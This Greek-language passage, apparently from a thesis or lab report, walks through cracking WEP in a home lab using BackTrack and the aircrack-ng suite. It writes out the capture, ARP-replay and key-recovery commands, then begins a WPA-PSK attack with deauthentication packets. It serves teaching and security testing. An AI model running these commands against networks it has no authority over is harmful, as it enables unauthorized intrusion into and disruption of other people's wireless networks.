
Εικόνα 145: Ρύθμιση δρομολογητή με συγκεκριμένο wep κλειδί

Στην συνέχεια μεταφερόμαστε στον χρήστη που τρέχει το backtrack και με μια πρώτη εντολή με *airmon-ng start wlan1* δημιουργούμε την διεπαφή mon0 ενώ με την εντολή *iwconfig* βλέπουμε την κατάσταση του ασύρματου δικτύου μας το οποίο δεν έχει συνδεθεί με το a.p του router.




Εικόνα 146: Δημιουργία διεπαφής mon0 με airmon-ng

Κατόπιν τρέχοντας την εντολή *airodump-ng mon0* θα εντοπίσουμε το σημείο πρόσβασης του router. Όπως μπορούμε να δούμε από το παρακάτω screenshot, είμαστε σε θέση να δούμε το σημείο ασύρματης πρόσβασης ergasia λειτουργίας WEP:




Εικόνα 147: Εντοπισμός με airodump-ng του σημείου πρόσβασης

Εμάς μας ενδιαφέρει μόνο το a.p ergasia γι' αυτό θα επικεντρωθούμε σ' αυτό καταγράφοντας τα πακέτα δεδομένων που μεταφέρονται με την εντολή *airodump-ng --bssid BC:F6:85:56:C8:6D --channel 6 --write WEPCrackingDemo mon0*. Χρησιμοποιούμε τα ορίσματα –bssid για να προσδιορίσουμε το όνομα του a.p που θέλουμε σε συγκεκριμένο κανάλι εκπομπής και –write για την αποθήκευση των δεδομένων σε φάκελο με την ονομασία που δίνουμε.




Εικόνα 148: Δημιουργία αρχείου καταγραφής για το επιθυμητό access point

Παρατηρούμε ότι ήδη έχει αρχίσει και καταγράφει δεδομένα (DATA). Πολύ σημαντικό σ' αυτό το σημείο να τονίσουμε ότι όσο ο χρήστης που τρέχει win xp περιηγείται τόσο περισσότερα δεδομένα θα καταγράφονται στο αρχείο καταγραφής WEPCrackingDemo.




Εικόνα 149: WEPCrackingDemo και περιήγηση στο σύστημα στόχος

Ταυτόχρονα ανοίγοντας ένα δεύτερο τερματικό και δίνοντας την εντολή ls βλέπουμε τα αρχεία που δημιουργήθηκαν από την καταγραφή.




Εικόνα 150: Εμφάνιση αρχείων που δημιουργήθηκαν από την καταγραφή

Επόμενη μας κίνηση είναι να συλλάβουμε πακέτα ARP στο ασύρματο δίκτυο μας χρησιμοποιώντας την εντολή aireplay-ng και εγχέοντας τα πάλι στο δίκτυο μας. Θα ανοίξουμε ένα νέο τερματικό σε ξεχωριστό παράθυρο, όπως φαίνεται στο επόμενο screenshot και με την εντολή *aireplay-ng -3 –b BC:F6:85:56:C8:6D –h BC:F6:85:66:0D:4A mon0* θα πραγματοποιήσουμε την σύλληψη των πακέτων ARP.



Εικόνα 151: Σύλληψη πακέτων ARP με airplay-ng


Η αναπαραγωγή αυτών των πακέτων μερικές χιλιάδες φορές, θα δημιουργήσει μια μεγάλη κίνηση δεδομένων στο δίκτυο και με την εντολή aireplay-ng χωρίς να γνωρίζουμε το κλειδί WEP, θα είμαστε σε θέση να προσδιορίσουμε το μέγεθος των ARP πακέτων. Τα ARP πακέτα έχοντας ένα σταθερό μέγεθος κεφαλίδας και ανεξάρτητα από το γεγονός της κρυπτογράφησής τους μπορούν να προσδιορισθούν εύκολα. Τρέχοντας την εντολή *aireplay-ng -3 –b BC:F6:85:56:C8:6D –h BC:F6:85:66:0D:4A mon0*. Το όρισμα -3 χρησιμοποιείται για την επανάληψη των ARP πακέτων, -b καθορίζει το BSSID του δικτύου μας, και -h προσδιορίζει την MAC του χρήστη που είναι συνδεδεμένος με το a.p. Πολύ σύντομα θα δούμε ότι το aireplay-ng θα είναι σε θέση να «μυρίσει» τα ARP πακέτα και θα αρχίσει την επανάληψή τους στο δίκτυο.



Εικόνα 152: Αναπαραγωγή κρυπτογραφημένων πακέτων ARP

Βρισκόμαστε στο σημείο που θα ξεκινήσουμε το σπάσιμο. Με την εντολή aircrack-ng και όρισμα το WEPCrackingDemo-01.cap (αρχείο που ήδη έχουμε αποθηκεύσει από πριν) σε ένα νέο παράθυρο τερματικού αρχίζουμε την αναζήτηση του κλειδιού WEP. Αναμένουμε την εμφάνιση του κλειδιού. Εάν ο αριθμός των πακέτων δεδομένων που επί του παρόντος στο αρχείο δεν είναι επαρκής, τότε aircrack-ng θα διακοπεί και θα περιμένουμε για περισσότερα πακέτα που πρέπει να συλληφθούν για να επανεκκινήσει η διαδικασία της διάσπασης και πάλι.


Η αναζήτηση που επιχειρούμε εδώ θα δώσει :



Εικόνα 153: Χρήση aircrack-ng για την εμφάνιση wep κλειδιού


Το αποτέλεσμα είναι το αρχικό wep key που είχαμε ρυθμίσει στο router από τον χρήστη που τρέχει win xp. Διαπιστώνουμε λοιπόν ότι η μόνη απαίτηση που χρειάζεται να ακολουθήσουμε είναι η καταγραφή ενός μεγάλου αριθμού πακέτων δεδομένων, τα οποία κρυπτογραφημένα με το κλειδί αυτό πρέπει να τίθενται στη διάθεση του aircrack-ng.

Όμοια μέθοδο θα ακολουθήσουμε και για την διείσδυση με WPA key. Το WPA (WPA ή v1, όπως αναφέρεται μερικές φορές) χρησιμοποιεί κατά κύριο λόγο τον TKIP αλγόριθμο κρυπτογράφησης. Το TKIP είχε ως στόχο τη βελτίωση του WEP, χωρίς να απαιτείται εντελώς νέο υλικό για να τρέξει. Αντίθετα το WPA2 σε αντίθεση με το WPA χρησιμοποιεί υποχρεωτικά το AES-CCMP αλγόριθμο για την κρυπτογράφηση, η οποία είναι πολύ πιο ισχυρή και εύρωστη από το TKIP. Τόσο το WPA όσο και το WPA2 επιτρέπουν το EAP-based authentication, χρησιμοποιώντας διακομιστές Radius (Enterprise) ή Pre-Shared Key (PSK) (Personal). Σε μια επίθεση που θα διαχειρίζεται γράμματα από λέξεις το WPA/WPA2 PSK είναι αρκετά ευάλωτο. Οι προδιαγραφές που απαιτούνται για αυτήν την επίθεση αφορούν την σχέση μεταξύ του πελάτη και του σημείου πρόσβασης, καθώς και μια λίστα λέξεων που περιέχει κοινές συνθηματικές φράσεις. Στη συνέχεια, χρησιμοποιώντας εργαλεία όπως το aircrack-ng, μπορούμε να προσπαθήσουμε να σπάσουμε το WPA / WPA2 PSK key (συνθηματική φράση).




Εικόνα 154: Γραφική απεικόνιση παράκαμψης wep ή wpa κλειδιού

Αρχικά από τον χρήστη που τρέχει win xp ρυθμίζουμε και πάλι το router.



Εικόνα 155: Ρύθμιση δρομολογητή για χρήση wpa κλειδιού

Πηγαίνουμε τώρα στον χρήστη που τρέχει το backtrack και ξεκινάμε το airodump-ng με την εντολή *airodump-ng --bssid BC:F6:85:56:C8:6D --channel 6 --write WPACrackingDemo mon0*, ώστε να αρχίσει την καταγραφή και την αποθήκευση όλων των πακέτων για το δίκτυό μας.




Εικόνα 156: Ανίχνευση πακέτων ασύρματου δικτύου με airodump-ng

Τώρα μπορούμε να περιμένουμε ένα νέο πελάτη για να συνδεθεί με το σημείο πρόσβασης, έτσι ώστε να μπορέσουμε να συλλάβουμε τα WPA πακέτα ή μπορούμε να στείλουμε μια εκπομπή από de-authetication πακέτα για να αναγκάσουμε τον χρήστη να επανασυνδεθεί. Εμείς κάνουμε το τελευταίο έτσι ώστε να επιταχυνθεί η διείσδυσή μας. Δίνοντας την εντολή *aireplay-ng –deauth 1 –a BC:F6:85:56:C8:6D mon0*

Εικόνα 157: De-authetication πακέτα για αποσύνδεση συστήματος στόχου από access point

